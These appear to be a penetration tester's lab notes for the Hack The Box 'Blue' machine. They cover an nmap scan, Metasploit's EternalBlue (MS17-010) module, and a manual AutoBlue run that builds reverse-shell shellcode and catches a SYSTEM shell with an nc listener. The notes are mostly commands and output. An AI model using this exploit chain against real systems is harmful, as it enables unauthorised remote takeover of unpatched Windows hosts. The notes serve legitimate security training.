Blue

Saturday, July 5, 2025   10:50 PM


nmap

```
Nmap scan report for 10.129.145.242
Host is up (0.021s latency).
Not shown: 65514 closed tcp ports (reset)
PORT      STATE    SERVICE      VERSION
135/tcp   open     msrpc        Microsoft Windows RPC
139/tcp   open     netbios-ssn  Microsoft Windows netbios-ssn
289/tcp   filtered unknown
445/tcp   open     microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
1004/tcp  filtered unknown
1538/tcp  filtered 3ds-lm
7332/tcp  filtered swx
9845/tcp  filtered unknown
10032/tcp filtered unknown
17582/tcp filtered unknown
22213/tcp filtered unknown
28119/tcp filtered a27-ran-ran
29779/tcp filtered unknown
47147/tcp filtered unknown
49152/tcp open     msrpc        Microsoft Windows RPC
49153/tcp open     msrpc        Microsoft Windows RPC
49154/tcp open     msrpc        Microsoft Windows RPC
49155/tcp open     msrpc        Microsoft Windows RPC
49156/tcp open     msrpc        Microsoft Windows RPC
49157/tcp open     msrpc        Microsoft Windows RPC
62019/tcp filtered unknown
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Server 2008 R2 SP1 or Windows 7 SP1, Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows 8.1
Network Distance: 2 hops
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -19m57s, deviation: 34m35s, median: 0s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-07-06T03:55:36+01:00
| smb2-time:
|   date: 2025-07-06T02:55:33
|_  start_date: 2025-07-06T02:48:10
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required

TRACEROUTE (using port 8888/tcp)
HOP RTT      ADDRESS
1   21.31 ms 10.10.14.1
2   21.53 ms 10.129.145.242

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 339.29 seconds
```


Windows 7 and SMB is open. Eternalblue Vulnerability which came out in 2017.

Using Metasploit

msfconsole




```
msf6 > search eternal

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Po
ol Corruption
```



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.10.14.20:4444
[*] 10.129.145.242:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.129.145.242:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested r
epeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.129.145.242:445    - Scanned 1 of 1 hosts (100% complete)
[+] 10.129.145.242:445 - The target is vulnerable.
[*] 10.129.145.242:445 - Connecting to target for exploitation.
[+] 10.129.145.242:445 - Connection established for exploitation.
```

We are root!



```
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 2620 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Manual Exploitation

https://github.com/worawit/MS17-010


# I tried this eploit, didn't work.

# Then I tried this.

https://github.com/3ndG4me/AutoBlue-MS17-010

git clone


# Run this to create payload



```
┌──(kali㉿kali)-[~/…/htb/blue/AutoBlue-MS17-010/shellcode]
└─$ ./shell_prep.sh
                 _.-;;-._
          '-..-'|   ||   |
          '-..-'|_.-;;-._|
          '-..-'|   ||   |
          '-..-'|_.-''-._|
Eternal Blue Windows Shellcode Compiler

Let's compile them windoos shellcodezzz

Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)
y
LHOST for reverse connection:
tun0
LPORT you want x64 to listen on:
9003
LPORT you want x86 to listen on:
9003
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
1
Type 0 to generate a staged payload or 1 to generate a stageless payload
1
Generating x64 cmd shell (stageless)...
```

python3 eternalblue_exploit7.py 10.129.228.195 'shellcode/sc_x64.bin'

# Run multiple times til it works.



```
┌──(kali㉿kali)-[~/Desktop/htb/blue/AutoBlue-MS17-010]
└─$ python3 eternalblue_exploit7.py 10.129.228.195 'shellcode/sc_x64.bin'
shellcode size: 1232
numGroomConn: 13
Target OS: Windows 7 Professional 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done

┌──(kali㉿kali)-[~/Desktop/htb/blue/AutoBlue-MS17-010]
└─$ _
```

```
┌──(kali㉿kali)-[~/Desktop/htb/blue]
└─$ nc -nvlp 9003
Listening on 0.0.0.0 9003
Connection received on 10.129.228.195 49158
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```